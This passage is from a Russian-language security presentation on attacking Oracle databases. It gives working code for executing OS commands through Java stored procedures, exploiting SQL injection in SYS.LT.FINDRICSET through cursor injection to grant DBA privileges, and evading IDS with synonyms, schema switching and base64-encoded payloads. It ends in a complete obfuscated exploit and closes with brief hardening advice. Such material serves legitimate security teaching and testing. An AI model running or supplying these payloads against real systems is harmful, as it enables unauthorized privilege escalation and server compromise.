- Доступ к командной строке и выполнение произвольных системных команд
- Необходима роль DBA или иметь права на выполнение процедур из пакета SYS:java
- Работает не всегда (~60% случаев)

Эксплуатация

Создается процедура на JAVA с примерным содержимым

```
create or replace and resolve java source named "oraexec" as
import java.lang.*;
import java.io.*;
public class oraexec
{
   /*
    * Command execution module
    */
   public static void execCommand(String command) throws
   IOException
   {
       Runtime.getRuntime().exec(command);
```

Эксплуатация

Назначаются права на выполнение JAVA для текущей схемы


```
EXEC DBMS_JAVA.grant_permission('SCHEMA-NAME',
'java.io.FilePermission', '<<ALL FILES>>', 'read ,write,
execute, delete');

EXEC Dbms_Java.Grant_Permission('SCHEMA-NAME',
'SYS:java.lang.RuntimePermission', 'writeFileDescriptor', '');

EXEC Dbms_Java.Grant_Permission('SCHEMA-NAME',
'SYS:java.lang.RuntimePermission', 'readFileDescriptor', '');
```

Эксплуатация

Для выполнения команд пишется небольшой PL/SQL код. В данном случае вызывается команда “set”.

```
SET SERVEROUTPUT ON SIZE 1000000
CALL DBMS_JAVA.SET_OUTPUT(1000000);
BEGIN
  host_command (p_command => 'set');
END;
/
```

Пример эксплуатации



Другие способы получения доступа к ОС

- Существует пакет DBMS_LOB функционально похожий на utl_file
- В СУБД Oracle 10g существует пакет DBMS_ADVISOR, с помощью которого также можно получить доступ к файловой системе
- Также существует еще множество похожих функций

Поиск уязвимостей

Поиск уязвимостей

- Слабо формализован
- Black box
  - fuzzing
  - вручную
- White box
  - unwrap
  - v$sql table

Unwrap

```
SQL> create or replace procedure bb is
  2  begin
  3  null;
  4  end;
  5  /
Procedure created.
SQL> save bb.sql replace
Wrote file bb.sql
```

```
C:\Documents and Settings\Administrator>wrap iname=bb.sql oname=bb.pls

PL/SQL Wrapper: Release 9.2.0.1.0- Production on Tue Nov 20 15:48:15 2007
Copyright (c) Oracle Corporation 1993, 2001.  All Rights Reserved.
Processing bb.sql to bb.pls
```

Unwrap

```
SQL> @bb.pls
Procedure created.
SQL> exec bb
PL/SQL procedure successfully completed.
SQL> set serveroutput on size 1000000
SQL> exec unwrap_r('bb');

Start up

CREATE OR REPLACE PROCEDURE BB
IS
BEGIN
NULL;
END;
/
```

Написание эксплоитов

- Обнаружили уязвимость
- Нашли опубликованную уязвимость

Написание эксплоитов

```
SQL> exec SYS.LT.FINDRICSET('AAAAAAAAAAAAA','BBBBBBBBBBB');
PL/SQL procedure successfully completed.

SQL> Select sql_text from v$sql where sql_text like '%AAAAAAAA%';
SQL_TEXT
--------------------------------------------------------------------------------
BEGIN SYS.LT.FINDRICSET('AAAAAAAAAAAAA','BBBBBBBBBBB'); END;
insert into SYSTEM.BBBBBBBBBBB values ('SYSTEM','AAAAAAAAAAAAA')
BEGIN LT.FINDRICSET('AAAAAAAAAAAAA','BBBBBBBBBBB'); END;
insert into wmsys.wm$ric_set values ('SYSTEM','AAAAAAAAAAAAA')
select count(*)
from wmsys.wm$ric_set
where  table_owner = 'SYSTEM' and table_name  = 'AAAAAAAAAAAAA'
select sql_text from vsql where sql_text like '%AAAAAAAA%'
delete from wmsys.wm$ric_set_in where table_owner = 'SYSTEM'
                           and table_name = 'AAAAAAAAAAAAA'
SQL_TEXT
--------------------------------------------------------------------------------
insert into wmsys.wm$ric_set_in values ( 'SYSTEM','AAAAAAAAAAAAA' )
Select sql_text from v$sql where sql_text like '%AAAAAAAA%'
9 rows selected.
SQL>
```

Написание эксплоитов

Итак, у нас есть вызов:

```
insert into SYSTEM.BBBBBBB values ('SYSTEM','AAAAAAAAAAAAA')
```

Чтобы эксплуатировать уязвимость, нам необходимо, чтобы вызов выглядел примерно так:

```
insert into SYSTEM.BBBBBBBB values ('SYSTEM','AA’||evilprocedure()||’’)
```

Шеллкод

```
CREATE OR REPLACE FUNCTION EVILPROC return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'grant dba to scott';
COMMIT;
RETURN '';
END;
/
```

Недостатки метода

- Необходимо иметь права CREATE ANY PROCEDURE

- Известна сигнатура

Следствие – новый способ эксплуатации уязвимостей Cursor Injection

Курсор

- Курсор – указатель на определённый тип функций
- Пишется курсор, который потом определенным образом будет вызываться внутри уязвимой функции. С помощью пакета DBMS_SQL

Пример кода

```
DECLARE
    MY_CURSOR NUMBER;
    RESULT NUMBER;
    BEGIN
       MY_CURSOR := DBMS_SQL.OPEN_CURSOR;
       DBMS_SQL.PARSE(MY_CURSOR,'declare pragma
   autonomous_transaction; begin execute immediate ''grant dba
   to scott'';commit; end;',0);
       RESULT := DBMS_SQL.EXECUTE(MY_CURSOR);
       DBMS_SQL.CLOSE_CURSOR(MY_CURSOR);
    END;
   /


exec
   SYS.LT.FINDRICSET('.''||dbms_sql.execute($cursor)||''','BBBB
   ');
```

DBMS ASSERT

- Защищает от SQL-инъекций
- Необходимо встраивать в свои функции эту проверку
- Старые функции не защищены
- Была найдена ошибка, позволяющая обходить DBMS ASSERT

IDS и методы обхода

- Стандартные методы
  - Фрагментация пакетов
  - Шифрования трафика
- Специфические
  - Нестандартный вызов функций
  - Создание псевдонимов функций
  - ALTER SESSION SET CURRENT_SCHEMA для смены текущей схемы.
  - Использование шифрования строк (des,base64,utf,char)

Примеры

- `exec ctxsys."driload.validate_stmt('grant dba to scott')"`
- `exec "ctxsys"."driload.validate_stmt('grant dba to scott')"`

- `create or replace synonym evade for sys.lt`
- `exec evade.findricset('aaa.aaa','bbb');`

- `alter session set current_schema = ctxsys;`
- `select driload.validate_stmt('grant dba to scott') from dual;`

- `utl_encode.text_decode('c2gya2Vy‘,'WE8ISO8859P1', UTL_ENCODE.BASE64)`

Итоговый код эксплоита

```
DECLARE
c2gya2Vy NUMBER;
BEGIN
  c2gya2Vy := DBMS_SQL./*evasion*/OPEN_CURSOR;
DBMS_SQL.PARSE(c2gya2Vy,
utl_encode.text_decode('ZGVjbGFyZSBwcmFnbWEgYXV0b25vbW91c190cmFuc2FjdG
   lvbjsgYmVnaW4gZXhlY3V0ZSBpbW1lZGlhdGUgJ0dSQU5UIERCQSBUTyBTQ09UVCc7Y
   29tbWl0O2VuZDs=','WE8ISO8859P1', UTL_ENCODE.BASE64),0);

 SYS.LT. /*evasion*/ FINDRICSET
   ('TGV2ZWwgMSBjb21sZXRlIDop.U2VlLnUubGF0ZXIp''||
   dbms_sql. /*evasion*/execute('||c2gya2Vy||')||''','DEADBEAF');
END;
```

Доступно на http://milw0rm.com/exploits/4572

Ссылка на код:

http://www.red-database-security.com/wp/Best_of_Oracle_Security_2007.pdf

Защита

Рекомендации по защите

- Установите пароль на доступ к сервису TNS Listener
- Используйте не словарные, трудно угадываемые имена баз данных (SID)
- Проведите анализ используемых учетных записей: удалите или отключите неиспользуемые и смените стандартные пароли системных учетных записей
- Включите блокирование учётных записей после многократного ввода неправильного пароля
- Установите последние критические обновления, или хотя бы ограничьте доступ пользователям на запуск потенциально опасных процедур
- Проанализируйте привилегии и роли пользователей и оставьте только самые необходимые, руководствуясь хорошо известным принципом наименьших привилегий
- Отключите возможности доступа пользователей Oracle к файловой системе
- Ограничьте доступ к СУБД Oracle по IP-адресам, разрешив доступ только с веб-сервера, если база данных используется в связке с веб-сервером, или только с подсети пользователей СУБД

;

(alexandr DOT polyakov AT dsec DOT ru)

DIGITAL SECURITY